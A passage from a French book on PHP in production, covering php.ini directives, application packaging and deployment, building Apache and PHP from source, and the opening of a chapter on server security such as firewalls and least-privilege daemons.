PHP possède beaucoup de modules. Environ 400 sont enregistrés à l'heure actuelle dans la bibliothèque PECL : http://pecl.php.net. Bien entendu, ils ne sont pas tous requis. Généralement, une plate-forme PHP de production contient cinq à trente modules parmi la centaine des plus utilisés.

Les modules les plus populaires sont inclus par défaut. C'est le cas par exemple (dans PHP 5) de `iconv`, `sqlite`, `libxml`, les expressions régulières `pcre`, etc. Vous activez ou désactivez les modules que vous voulez à la compilation de PHP. Une fois PHP compilé, vous pouvez également ajouter des modules dynamiquement.

Pour optimiser votre compilation ou pour restreindre volontairement certaines fonctionnalités, il suffit d'alléger PHP de certaines fonctionnalités incluses par défaut. Par exemple, si vous refusez d'utiliser les expressions régulières `posix` et la gestion des sessions, compilez PHP avec les options `--disable-posix` et `--disable-session`.

Figure 15–2
Quelques modules PHP populaires

Une collection de modules populaires pour PHP

apache / apxs	curl	ingres	ming	pcre-regex
caudium	dba	interbase	mssql	snmp
libxml	gd	ldap	mysql / mysqli	sqlite
openssl	gettext	ircg	oci8 (oracle)	xmlrpc
Zlib	iconv	mbstring	ibm-db2	xsl
cpdflib	imap	mcrypt	odbc	tidy

Plutôt que de les lister une par une pour chaque version de PHP, voici une commande (Unix/Linux) vous fournissant les fonctionnalités généralement activées par défaut que vous pouvez désactiver (à lancer à la racine des sources de PHP) :

Obtenir la liste des fonctionnalités que l'on peut désactiver

```
$ ./configure --help | grep -e disable -e without
```

Configuration de PHP

Le fameux `php.ini` contient de nombreuses directives qui déterminent le comportement de PHP. Nous l'avons déjà abordé au chapitre 4 dans la section « Les paramètres utiles d'un environnement d'exécution ».

Nous ne pourrons pas détailler ici l'ensemble des directives du fichier, néanmoins voici une sélection qui peut influencer directement la manière dont vous allez développer vos applications (`php.ini` de la version 5 de PHP, les valeurs soulignées sont recommandées, celles en **gras** sont définies par défaut).

Pour en savoir plus sur les directives de `php.ini`, une documentation complète est disponible en ligne. Quelques-unes des explications ci-dessous sont extraites de cette documentation :

- http://www.php.net/manual/fr/ini.php

zend.ze1_compatibility_mode = Off | On

Activation ou non de la compatibilité avec le moteur Zend Engine 1 utilisé par défaut avec PHP 4. Vous pouvez mettre sur *On* pour réduire l'impact des modifications effectuées par PHP 5 sur vos applications PHP 4. En revanche, les applications PHP 5 peuvent présenter des dysfonctionnements.

output_buffering = Off | On | <taille_buffer>

Mise à `On`, cette directive envoie le header (voir fonction `header`) après le body (via `echo`, etc.). L'activation de cette directive peut avoir un impact sur votre débogage si vous utilisez des fonctions d'affichage comme `echo`, `print`, etc.

implicit_flush = Off | On

L'activation de cette directive équivaut à appeler la fonction **flush** (vider le buffer de sortie) de PHP après toute fonction générant une sortie (`echo`, `print`, etc.). Mettre cette directive à `On` réduit parfois les performances et engendre du trafic réseau inutile à forte charge.

allow_call_time_pass_reference = On | Off

Extrait de la documentation officielle de PHP : « Active ou non la possibilité de forcer les arguments à être passés par référence lors de l'appel à une fonction. Cette méthode est dépréciée et ne sera très certainement plus supportée dans les futures versions de PHP/Zend. Il est préférable de spécifier directement dans la déclaration de la fonction si les arguments seront passés ou non par référence. Nous vous encourageons à désactiver cette option (...) ».

max_execution_time = 30

Cette directive détermine en secondes le temps d'exécution maximum d'une requête utilisateur. En production, il est conseillé de choisir un bon compromis laissant le temps à un maximum de requêtes de s'exécuter tout en évitant l'encombrement par les requêtes qui gèlent. 30 secondes est une bonne valeur dans la plupart des cas.

> **ASTUCE Accorder une valeur plus haute à une requête particulière**
>
> La fonction `set_time_limit` définit cette directive à la volée dans un code PHP en cas de besoin. Cela dit, éviter d'en abuser est un sage engagement.

memory_limit = 8M

Généralement, la mémoire maximum allouée pour chaque requête ne devrait pas dépasser cette valeur de 8 Mo pour la plupart des applications. En fonction de vos besoins et des ressources mémoire dont vous disposez, vous pouvez la modifier.

L'ensemble des directives de gestion des erreurs !

En production, dévoiler ses erreurs à l'utilisateur n'est pas très diplomate, il ne comprendra pas toujours ce que vous voulez lui dire.

Il est recommandé de loguer les erreurs. Vous pouvez régler le niveau de manière à ce que PHP ne traite que les erreurs fatales pour éviter l'encombrement du fichier de log, à moins que ce dernier ne soit régulièrement nettoyé (en exploitant par exemple le démon de rotation des logs avec « `error_log = syslog` ») ou que la directive `ignore_repeated_errors` soit à *On*. Voici quelques configurations pour le traitement des erreurs en production :

Une configuration d'erreur qui ne tient compte que des erreurs fatales

```
error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
display_errors = Off
log_errors = On
ignore_repeated_errors = Off
ignore_repeated_source = Off
error_log = /space/log/php.log
```

Une configuration d'erreur classique liée au démon syslog

```
error_reporting = E_ALL & ~E_NOTICE
display_errors = Off
log_errors = On
ignore_repeated_errors = On
ignore_repeated_source = Off
error_log = syslog
```

magic_quotes_(gpc|runtime|sybase) = On | Off

Les *magic quotes* ou « guillemets magiques » sont un mécanisme de traitement automatique de l'échappement de certains caractères : « " », « ' », « \ ». Il est recommandé de ne pas les utiliser.

En revanche, `magic_quotes_gpc` étant à *On* par défaut, le laisser tel quel rendent vos développements compatibles avec la plupart des configurations de PHP. Une page de documentation est consacrée aux magic quotes sur le site officiel de PHP :

> **magic quotes**
> ▸ http://www.php.net/manual/fr/security.magicquotes.php

include_path = "<liste de chemins>"

Cette directive détermine dans quels répertoires PHP ira chercher les fichiers appelés avec certaines fonctions, comme `include` ou `require`. Par défaut, il se réfère au répertoire courant, mais accepte les chemins absolus.

Si vous remplissez cette directive, vous en rendez votre application fortement dépendante. Vous pouvez vous baser sur le dossier du fichier PHP courant pour gérer vos `include` comme solution alternative :

```
// Inclusion du fichier « mysql.php » dans un
// dossier lib situé un cran plus bas que le
// dossier du présent fichier.
include dirname(__FILE__).'/../lib/mysql.php';
```

Et les autres directives

Pour installer votre plate-forme PHP sur mesure, il est conseillé de passer en revue l'ensemble des directives du fichier de configuration. Certaines, spécifiques à des modules que vous n'utilisez pas ne vous seront pas utiles.

Utilisation de PHP avec un optimiseur

L'optimiseur n'est pas toujours compatible avec certains débogueurs. Cependant, en production, cela nous est égal. L'utilisation d'un optimiseur d'opcodes, tel que APC est bénéfique pour les performances globales de votre plate-forme PHP.

Le principe de fonctionnement et la liste des optimiseurs disponibles pour PHP a été décrite dans le chapitre 13 à la section « Mise en cache/la compilation ».

Installations et mises à jour

L'installation et la mise à jour des applications en production n'est pas une tâche que l'on peut aborder comme en environnement de développement. Les enjeux et les contraintes ne sont pas les mêmes.

Dans un environnement multi-applications, avoir un administrateur système ayant une vision d'ensemble à tout moment de l'état de la plate-forme de production est un bon moyen de maintenir une cohérence globale.

Procédures définies avec l'administrateur système

Les procédures d'installation et de mise à jour des applications en production ont plusieurs objectifs :

- Garantir la qualité des versions stables destinées à passer en production. Cela se fait par l'intermédiaire d'un environnement de recette (préproduction) ou par un tout autre moyen qui garantit que des tests ont été passés avec succès pour une utilisation en environnement de production.

- Désencombrer les opérations réalisées sur la plate-forme. Toute opération effectuée sur une plate-forme de production est un risque potentiel. Les procédures peuvent définir des cycles de mise en production en accord avec les cycles de développement prévus pour chaque projet (voir chapitre 2 - méthodes agiles).
  Cela permet également de répartir la tâche de l'administrateur système dans le temps, de manière à ce qu'il ne soit pas dans une situation ou toutes les équipes de projets ont une mise en production à faire en même temps.

Il est important de définir ces procédures en présence de toutes les personnes concernées avant chaque projet.

Packaging des applications

Si votre environnement grandit et que le nombre d'applications s'accroit au point qu'il devienne difficile de tout gérer manuellement, l'administrateur système peut mettre en place un système de *packaging* des applications.

Le système le plus connu en PHP est celui de PEAR, qui permet via une commande `pear install` ou `pear update` d'installer ou de mettre à jour un composant. Ce système gère le téléchargement et l'installation complète de chaque composant.

Exploiter l'existant PEAR est une solution, qui fonctionne, mais qui possède ses limites liées à l'environnement PEAR. Si vous souhaitez mettre en place une application de gestion du packaging adaptée, qui fournit les automatismes que vous voulez, cela peut se faire facilement avec PHP en ligne de commande.

Prévoyez juste d'avoir les moyens de rattraper à la main ce qui ne fonctionnera pas avec l'application de packaging.




Figure 15–3 Le packaging d'applications PHP

Comme le montre la figure 15-3, cette application se compose de plusieurs parties selon vos besoins :

- La partie « construction » fabrique une capsule à partir des sources d'une application.
- La partie « vérification » teste si la capsule est correcte (présence des sources/de la configuration du déploiement) et éventuellement simule un déploiement.

- La partie « déploiement » effectue l'installation de l'application dans l'environnement d'exécution.

> **ALLER PLUS LOIN Le descripteur de déploiement**
>
> Dans le monde Java/J2EE, ces opérations de packaging sont fréquentes. Elles forment les fameux fichiers `.jar` et `.ear` destinés à être déployés sur des serveurs d'applications tels que JBoss ou Bea Weblogic. En PHP, une mise en place de fichiers `.phar` est à l'étude sur le même principe.
>
> Le descripteur de déploiement ou POM (*Project Object Model* de l'application Maven) est un fichier XML qui contient l'ensemble des informations dont l'application de déploiement a besoin : les dépendances, les composants, les fichiers à extraire, les chemins, etc.

Automatismes mis en place

Pour des raisons pratiques, certains automatismes seront mis en place. L'opération de packaging que nous venons de voir peut être inscrite dans ces automatismes. Sous Unix, le système standard d'ordonnancement des tâches est `cron`.

Le but est de soulager l'administrateur des opérations manuelles redondantes en mettant un place un système qui effectue ces tâches automatiquement. Ces automates effectuent des vérifications sur l'environnement d'exécution, des sauvegardes, des nettoyages de base de données, des réinitialisations et plein d'autres opérations selon les besoins.

Certains d'entre eux concernent l'équipe de développement PHP. Par exemple, une tâche planifiée peut rapatrier les logs de production contenant les erreurs émises au cours de la navigation des utilisateurs. Ces logs seront ainsi analysés par l'équipe de développement.

Ou encore, une autre tâche planifiée effectue un nettoyage régulier de la base de données. La création de nouvelles tables nécessite une modification de ce script en collaboration avec l'administrateur système.

Caractéristiques d'exploitation

Ces caractéristiques concernent les quelques changements qui s'opèrent entre l'environnement de développement et l'environnement de production. Comme le montre la figure 15-1 au début de ce chapitre, parmi l'ensemble de ces différences, nous pouvons citer :

- L'emplacement de l'application sur le serveur. Cela ne devrait pas avoir d'incidence, sauf si vous déclarez cet emplacement quelque part et si votre application PHP est dépendante de cette directive de configuration.
- L'accès à l'application (URL) n'est pas le même en développement et en production. Cela peut être également un paramètre à modifier.

- Certaines caractéristiques, telles qu'un système de répartition de charge, un proxy, qui ne sont pas présents sur l'environnement de développement peuvent avoir des incidences sur le comportement de l'application.

À RETENIR Prévoir une compatibilité multi-environnement

Cela peut se faire dans le code PHP avec une simple condition qui charge un fichier de configuration différent en fonction de l'environnement, ou par l'opération de déploiement qui doit alors pouvoir lire les paramètres utiles (URL, etc.) dans votre « descripteur de déploiement ».

Le système d'exploitation

La plate-forme PHP, même si elle est portable, est dépendante du système d'exploitation. De l'un à l'autre, de Windows à Linux par exemple, il peut y avoir des différences :

- Un système Windows ignore par défaut la casse des fichiers, ce qui n'est pas le cas d'un système Unix. PHP respecte la casse, mais si vous programmez sous Unix (Linux, BSD) et si vous vous amusez à appeler vos fichiers par le même nom avec des casses différentes, un système Windows ne l'acceptera pas.
- Certains modules sous Windows ne sont pas compatibles, ou ne fonctionnent pas de la même manière avec les systèmes Unix (`com`, `posix`, etc.). Faites attention à cela.
- Par défaut, Windows utilise deux caractères invisibles pour les retours à la ligne (retour chariot, saut de ligne - `\r\n`). Unix n'en utilise qu'un (saut de ligne - `\n`). Cela peut avoir une incidence dans vos applications. Les scripts en ligne de commande pour Unix notamment n'aiment pas les retours à la ligne de Windows.

OUTIL Si vous travaillez avec Subversion...

...sous Unix et si vous mettez deux fichiers de même nom mais de casse différente au même endroit, le *checkout* sous Windows va échouer, du moins avec la version de Subversion actuellement en place lors de l'écriture de ces lignes.

L'environnement applicatif du système d'exploitation

Le serveur de courriers électroniques, les systèmes de bases de données en place, la configuration réseau, les restrictions de sécurité sont autant de ressources et contraintes à connaître et à exploiter au mieux dans vos applications.

Avant tout déploiement, pensez à communiquer le plus tôt possible à l'administrateur quel sera le comportement technique de votre application.

Par exemple, si vous prévoyez de mettre en place un service pour un client distant sur le port 85, vous gagnerez du temps à prévenir l'administrateur qui fera les opérations nécessaires sur le pare-feu pour ouvrir ce port. Ce n'est qu'un exemple parmi d'autres.

Installations avec compilation sur mesure

Pourquoi compiler sur mesure ?

En environnement de production, la compilation sur mesure est recommandée. Voici en résumé ce qu'elle permet :

- Une parfaite adaptation à l'environnement d'exécution existant (système d'exploitation et ressources présentes).
- Des performances optimales grâce aux réglages que vous aurez effectués pour la compilation. Vous pouvez notamment donner au compilateur des directives d'optimisation du code source généré.
- Une configuration optimale de vos exécutables. Par défaut, les binaires précompilés (paquetages RPM, installeurs Windows) contiennent un maximum de fonctionnalités afin d'éviter d'être en panne. En compilant sur mesure, il est possible de réduire notablement la taille de l'exécutable en incluant uniquement les fonctionnalités dont vous aurez besoin, ce qui contribue à la fiabilité et aux performances du programme.
- Une évolutivité/réactivité sans limite. Dès que la nouvelle version est disponible avec les corrections de bogues et failles de sécurité, vous pouvez la mettre en place dans votre environnement.

Bien entendu, cette installation sur mesure prend un peu de temps. Elle demande quelques connaissances en compilation que nous vous proposons d'acquérir dès maintenant, avec pour commencer la compilation du serveur HTTP Apache !

Compilation du serveur HTTP

Nous allons prendre ici comme exemple la compilation du serveur HTTP Apache 2 sous un système Unix (qui peut être n'importe quel système Linux, BSD ou propriétaire). Vous pouvez également compiler la version 1.3.x d'Apache en suivant les mêmes instructions. À quelques détails près, cela fonctionne tout aussi bien.

Commencez par ouvrir une console et suivez pas à pas la procédure ci-après.

Récupération des sources et préparation de la compilation

Les sources d’Apache se trouvent sur le site officiel à l’adresse suivante :

- http://httpd.apache.org/download.cgi

Une fois que vous avez repéré l’URL des sources, il vous faut déterminer où vous voulez installer Apache et avec quelles options. L’emplacement `/usr/local` est un bon compromis pour une installation sur mesure. Entrons dans le vif du sujet :

Récupération des sources et mise en place de l’espace de travail

```
$ cd /usr/local/src
$ wget http://<url>/httpd-2.<version>.tar.gz
$ tar xzf httpd-2.<version>.tar.gz
$ rm -f httpd-2.<version>.tar.gz
$ cd httpd-2.<version>/
```

Dans le code précédent, remplacez `http://<url>/httpd-2.<version>.tar.gz` » par l’URL des sources que vous avez copiées depuis le site d’Apache.

Nous venons d’installer les sources de notre serveur HTTP, nous pouvons passer au choix des options. Pour obtenir cette liste, vous pouvez utiliser la commande suivante :

Afficher la liste des options de compilation disponibles

```
$ ./configure --help | less
```

> **MÉTHODE Dois-je installer tous mes modules Apache par l’intermédiaire de configure ?**
>
> Non ! Les modules qui sont installés avec `configure` font l’objet d’une installation statique. Ils sont compilés et intégrés dans l’exécutable d’Apache, qui se trouve par conséquent alourdi. L’option `--enable-so` est en revanche intéressante car vous pourrez par la suite lier dynamiquement de nouveaux modules à Apache. Nous verrons comment faire cela avec PHP dans la section suivante.
>
> Assurez-vous que les modules que vous sélectionnez en argument de l’exécutable `configure` fassent l’objet d’une utilisation intensive de votre part. Cette intégration statique dans Apache accroit les performances du module mais dégrade les performances globales.

Une fois que vous avez choisi vos options, vous pouvez passer à la préparation de votre compilation. Pour cela, vous pouvez prendre l’habitude de créer un petit script réutilisable `my_configure` qui maintient ces options entre deux compilations :

Contenu du fichier `my_configure` à créer

```
#!/bin/sh

# Options d'optimisation pour la compilation
export CC="gcc"
export CFLAGS="-O2"

# Configuration des sources pour l'environnement
./configure --prefix=/usr/local \
            --enable-dav \
            --enable-rewrite \
            --enable-so \
            --enable-proxy \
            --enable-proxy-http \
            --enable-cache \
            --enable-mem-cache \
```

Enfin, dernière étape, nous pouvons passer à la précompilation :

Lancement de l’exécutable `configure`

```
chmod 700 ./my_configure
./my_configure
```

Si cette opération échoue, un message s’affiche vous indiquant ce qui manque pour continuer. Généralement, il s’agit de ressources qui ne sont pas disponibles. Vous devez alors les installer avec votre gestionnaire de paquetages ou en les compilant également.

Choisissez les paquetages dont le nom contient `-devel` ou `-headers`, ce sont eux qui sont nécessaires à la compilation d’Apache.

Si cette étape ne génère pas de message d’erreur, nous pouvons passer à la suite.

Compilation et installation

Cette étape est simple. Elle se résume à la saisie des commandes suivantes :

Commandes de compilation et d’installation

```
make
make install
```

La commande `make` compile Apache. Elle peut renvoyer plus ou moins d’informations en fonction du compilateur que vous utilisez par défaut.

Si cette commande se traduit par un échec et si celui-ci est provoqué par un de vos modules, commencez par désactiver le module incriminé dans `my_configure`, réexécutez `my_configure` et recommencez en lançant éventuellement `make clean` avant le `make`. Vous pourrez ensuite analyser le problème ou installer votre module dynamiquement.

La commande `make install` installe l'exécutable Apache et les fichiers dont il a besoin (configuration et dépendances) sur votre système, à l'emplacement que vous avez indiqué avec l'option `--prefix` dans `my_configure`.

Avant le lancement de cette commande, aucune opération n'a été faite sur le système. C'est d'ailleurs la seule commande que vous soyez souvent obligé d'exécuter avec l'utilisateur *root* (sauf si `--prefix` désigne un répertoire contrôlé par un utilisateur non *root*). Les autres peuvent être lancées avec un autre utilisateur dans la mesure où il a les droits de compilation et d'accès aux ressources utiles pour cette compilation (fichiers `headers` des modules).

Configuration et lancement d'Apache

Si vous avez choisi le paramétrage décrit précédemment, votre fichier `httpd.conf` contenant l'ensemble des directives pour la configuration d'Apache est à l'emplacement suivant :

Édition du fichier `httpd.conf`

```
vi /usr/local/conf/httpd.conf
```

Une fois que vous avez effectué vos paramétrages minimaux (`ServerName`, etc.), vous pouvez lancer Apache avec la commande suivante :

Lancement d'Apache

```
/usr/local/bin/apachectl start
```

RESSOURCES En savoir plus sur les directives de configuration d'Apache

Apache est un serveur HTTP très complet. Le fichier `httpd.conf`, comprenant la configuration d'Apache et de ses modules, est accompagné d'une documentation française sur le site officiel ainsi que de quelques ouvrages :

- http://httpd.apache.org/docs/2.0/fr/

📖 *Apache 2, guide de l'administrateur Linux*, de Charles Aulds aux éditions Eyrolles

📖 *Serveurs LAMP*, de Michel Dutreix aux éditions ENI

Procédure de mise à jour

Une fois que votre serveur HTTP est opérationnel, vous pouvez le recompiler en modifiant la configuration des modules ou en remplaçant vos sources courantes par des sources plus récentes :

Recompilation avec mise à jour des sources

```
$ cd /usr/local/src
$ wget http://<url>/httpd-2.<new-version>.tar.gz
$ tar xzf httpd-2.<new-version>.tar.gz
$ rm -f httpd-2.<new-version>.tar.gz
$ cp ./httpd-2.<old-version>/my_configure \
     ./httpd-2.<new-version>/my_configure
$ cd ./httpd-2.<new-version>/
$ chmod 700 ./my_configure
$ ./my_configure
$ make
$ make install
$ cd ..
$ rm -rf ./httpd-2.<old-version>
```

L'exemple précédent effectue les opérations suivantes, ligne par ligne :

- Déplacement dans le répertoire de compilation.
- Téléchargement des sources de la nouvelle version.
- Décompression de l'archive de la nouvelle version.
- Retrait de l'archive.
- Copie du fichier `my_configure` de l'ancienne version vers la nouvelle.
- Déplacement dans le répertoire racine des sources de la nouvelle version.
- Changement des droits du script `my_configure` (droits d'exécution pour l'utilisateur courant).
- Exécution de la précompilation via `my_configure`.
- Compilation.
- Installation.
- Déplacement dans le répertoire parent.
- Retrait des sources de l'ancienne version (testez tout de même la nouvelle version avant d'effectuer cette opération, par précaution, ou n'effectuez pas cette opération par mesure de sécurité).

ALLER PLUS LOIN En savoir plus sur la compilation et l’installation d’Apache

Le code source d’Apache est fourni avec un fichier `INSTALL` à sa racine qui explique comment effectuer cette installation sur mesure. Si vous rencontrez des erreurs avec la procédure décrite dans cet ouvrage, vous pouvez vous référer à ce fichier pour analyse. Il se peut qu’avec le temps, certains paramètres aient évolué.

Compilation de PHP et de ses extensions

La compilation de PHP est similaire à celle du serveur HTTP Apache. Nous nous baserons ici sur une compilation avec Unix. Il existe deux types d’installation de PHP pour une utilisation en production :

- L’installation en module dynamique : le serveur HTTP charge dynamiquement le module PHP pour l’exploiter.
- L’installation en module statique : le serveur HTTP intègre PHP dans sa compilation.

D’un point de vue fonctionnel, le résultat de l’une ou l’autre des solutions ne change rien. L’installation en module est plus facile à maintenir dans la mesure où vous n’avez pas besoin de recompiler Apache à chaque fois que vous voulez compiler PHP.

En revanche, l’installation statique est légèrement plus performante et peut être envisagée si vous utilisez PHP de manière intensive avec Apache.

Installation en module dynamique

Pour effectuer cette installation, nous allons partir sur le même principe que pour la compilation d’Apache précédente :

- récupération des sources ;
- création du fichier `my_configure` ;
- compilation et installation.

Les sources de PHP se trouvent à l’adresse suivante :

▸ http://www.php.net/downloads.php

Compilation de PHP en module dynamique

```
$ cd /usr/local/src
$ wget <url_des_sources>
$ tar xzf php-<version>.tar.gz
$ cd ./php-<version>/
$ ./configure --help | less
$ vi my_configure
```

La commande `./configure --help | less` affiche la liste des options que vous pouvez utiliser pour la précompilation de PHP. Vous pouvez ainsi reporter votre choix dans un fichier `my_configure` (`vi my_configure`) dont voici un exemple :

Contenu du fichier `my_configure` de PHP

```
#!/bin/sh

export OPTIM=-O2
./configure --prefix=/usr/local \
    --with-apxs2=/usr/local/bin/apxs \
    --with-inifile=/usr/local/etc/php.ini \
    --with-xsl \
    --enable-soap \
    --with-gettext \
    --with-mysql \
    --enable-mbstring --with-mbstring=all \
    --disable-debug \
    --enable-memory-limit \
```

L'option `--with-apxs2=/usr/local/bin/apxs` est particulièrement importante pour une compilation en module dynamique avec Apache 2. L'exécutable `apxs` est présent si vous avez compilé Apache avec l'option `--enable-so`.

> **À RETENIR Attention aux différentes versions d'Apache !**
>
> Avec Apache 1.x, l'option `--with-apxs2=/usr/local/bin/apxs` devient `--with-apxs=/usr/local/bin/apxs`. Le pré-compilateur de PHP fait la différence entre Apache 1.x et Apache 2.x.

Une fois que votre fichier est prêt, nous pouvons finir la compilation :

Compilation et installation de PHP

```
$ chmod 700 ./my_configure
$ ./my_configure
$ make
$ make install
```

Voilà, PHP est maintenant installé sur votre système ! Il ne vous reste plus qu'à modifier le fichier `httpd.conf` afin de permettre l'utilisation de PHP avec Apache, ce que nous verrons dans la dernière section « Configuration d'Apache pour PHP ».

> **ALLER PLUS LOIN En savoir plus sur la compilation et l'installation de PHP**
>
> Le code source PHP, tout comme celui d'Apache, est fourni avec un fichier `INSTALL` à sa racine qui explique comment effectuer cette installation sur mesure.

Installation en module statique

PHP peut être compilé en module statique pour Apache 1.x. Les compilations de PHP et Apache pour une installation en module statique sont similaires. En revanche, les options de précompilation et l'ordre des opérations vont changer. Voici un résumé du déroulement des opérations :

- Nous allons d'abord compiler Apache sans PHP, ce qui est nécessaire à la compilation du module PHP pour Apache.
- Puis nous allons compiler PHP en générant le module statique dans les sources d'Apache.
- Enfin, nous allons recompiler Apache avec le a prise en charge de PHP.

Compiler Apache sans PHP

Cette opération est exactement la même que la compilation d'Apache que nous avons décrite plus haut dans ce chapitre. Reprenez-la et passez à la suite.

Compiler PHP en module statique pour Apache

Pour cela, il suffit de reprendre la compilation précédente de PHP en effectuant les opérations suivantes dans le fichier `my_configure` :

- Vérifiez qu'il n'y a pas de ligne contenant `--with-apxs(...)` qui servirait à générer le module dynamique.
- Ajoutez une ligne `--with-apache=../apache-<version>` » pour la génération du module statique.

Vous voilà maintenant en mesure de recompiler Apache avec le module statique de PHP !

Compiler Apache avec PHP

Éditez le fichier `my_configure` et ajoutez-y simplement la directive suivante :

- `--activate-module=src/modules/php5/libphp5.a` ».

Puis recompilez Apache en suivant la procédure précédente.

Configuration d'Apache pour PHP

Une fois que vous avez compilé ce qu'il fallait, il vous faut ajouter quelques lignes dans le fichier httpd.conf d'Apache pour pouvoir utiliser PHP. Éditez-le avec votre éditeur préféré et ajoutez-y les lignes suivantes :

Directives à ajouter dans `httpd.conf` pour faire fonctionner PHP

```
# Directives à ajouter uniquement si vous avez
# compilé PHP en module dynamique.
LoadModule php5_module modules/libphp5.so

# Directives à ajouter dans tous les cas.
AddType application/x-httpd-php .php .phtml
AddType application/x-httpd-php-source .phps
```

16

Assurer la disponibilité : sécurité et maintenance

Comment assurer la disponibilité et la fiabilité des applications ? Comment configurer les bons démons et s'assurer que tout est opérationnel à tout moment ? Ce chapitre s'adresse aux administrateurs d'infrastructures hébergant des applications PHP.

Nous verrons dans un premier temps quelques installations et des configurations utiles à la mise en place d'un environnement sécurisé et maintenable. Ceci comprend également les problématiques de *reporting* liées à l'état de l'environnement.

Nous aborderons également les mécanismes utiles de surveillance système et applicative. Toutes ces stratégies contribueront à la progression du niveau de qualité de votre hébergement et de vos applications.

Précisons que ce chapitre ne contient pas de « recettes de cuisine » et de descriptions détaillées de l'installation et de la configuration d'outils. Pour cela, les guides d'installation et de configuration fournis avec les utilitaires ne manquent pas. Votre expérience en programmation php-cli (ligne de commande) et en administration système vous sera également très utile pour monter un environnement sur mesure.

Assurer la sécurité de l'environnement d'exécution

Un environnement complètement sécurisé n'existe pas. Mettre en place une stratégie de sécurité est une question d'équilibre entre :

- L'ensemble des maillons qui composent la chaîne de votre sécurité : votre niveau de sécurité est celui du maillon le plus faible. L'idéal est de prévoir des « maillons » de même taille pour avoir un niveau de sécurité homogène en tout point.
- Risques et contraintes : un environnement trop rigide en terme de sécurité serait difficile à vivre pour un utilisateur. Tout l'art de votre stratégie sera d'avoir un maximum de sécurité et un maximum de transparence.

RÉFÉRENCE Sécurité applicative et sécurité de l'environnement

Nous aborderons surtout dans ce chapitre les aspects « sécurité de l'environnement d'exécution ». Des points de sécurité applicative apparaissent dans la plupart des sujets présentés dans cet ouvrage. Vous pouvez également consulter la documentation de PHP dédiée à la sécurité de vos applications à l'adresse suivante :

▸ http://www.php.net/manual/fr/security.php

Installation, configuration et maintenance du serveur de production

Nous avons déjà abordé dans le chapitre précédent de nombreux points de sécurité concernant la compilation et la configuration du serveur HTTP et de PHP.

Nous étendrons ici les aspects sécurité à l'environnement et donnerons quelques pratiques utiles pour la mise en place de diverses briques de sécurité, dans l'ordre suivant :

- Sécuriser un serveur après installation du système.
- Prévoir tous les cas de catastrophes possibles et définir des stratégies de sécurité supplémentaires, dès l'installation des programmes utiles (serveur HTTP, PHP, base de données, etc.).
- Mettre en place une procédure de sauvegarde/restauration, étape essentielle pour réagir en cas d'incident grave.
- Produire des rapports d'incidents pour maîtriser à tout moment les éventuels problèmes liés à la plate-forme ou aux applications.

CONVENTION Un serveur est-il une machine ou un programme ?

On parle souvent de serveur pour désigner soit une machine (un ordinateur) qui rend des services, soit un programme (un démon ou un service) qui lui aussi rend des services à des utilisateurs à travers un réseau (un serveur HTTP, un serveur FTP).

Sécuriser un serveur

Dans l'ordre d'importance, voici une petite liste de points à travailler pour sécuriser un serveur destiné à être relié à Internet :

- Installer et configurer un pare-feu ! L'absence de pare-feu est la cause la plus courante des problèmes.
- Mettre à jour les programmes critiques afin que les failles de sécurité connues soient colmatées à temps : le serveur HTTP, les serveurs de courrier électronique, PHP, les serveurs de données et les démons qui tournent sous un utilisateur avec pouvoir (Unix).
- Vérifier les routines de maintenance, notamment la rotation des logs qui assure l'équilibrage de l'espace disque utilisé par les journaux. Ces routines sont, à l'installation de la plupart des systèmes Unix, déjà en place.

Qu'est-ce qu'un utilisateur avec pouvoir ?

Sur les systèmes Unix (Linux, BSD, Solaris) et certains systèmes Windows, il est possible de définir plusieurs utilisateurs, dotés d'un certain nombre de droits. Ces droits sont souvent liés au système de fichiers et définissent où l'utilisateur peut aller et ce qu'il peut faire. Un utilisateur avec pouvoir a la possibilité d'agir sur des parties critiques du système, donc potentiellement de le dégrader.

Il est souvent recommandé que chaque démon (service) soit lancé avec un utilisateur différent, dont les droits seraient définis plus finement. Par exemple, avec ce système vous pouvez décider que le serveur HTTP ait accès uniquement aux fichiers utiles de vos sites et en lecture seule. Ainsi, un *hacker* qui arriverait à pénétrer le système par cet intermédiaire aurait un pouvoir de nuisance restreint.

Le rôle du pare-feu

Sans pare-feu, un serveur relié à Internet est toujours vulnérable. Les figures 16-1 et 16-2 illustrent l'intérêt de mettre en place un tel outil devant l'environnement d'exécution.

Pour accéder aux pages web d'une application PHP, il est nécessaire d'avoir au minimum une machine reliée à Internet, donc ayant une adresse IP et un programme appelé « serveur HTTP » (HyperText Transfer Protocol) qui tourne en permanence pour répondre aux requêtes des utilisateurs.

Ce serveur, ainsi que de nombreux autres du même type utilisant d'autres protocoles, est lié à un port : une sorte de porte d'entrée pour communiquer avec l'extérieur.

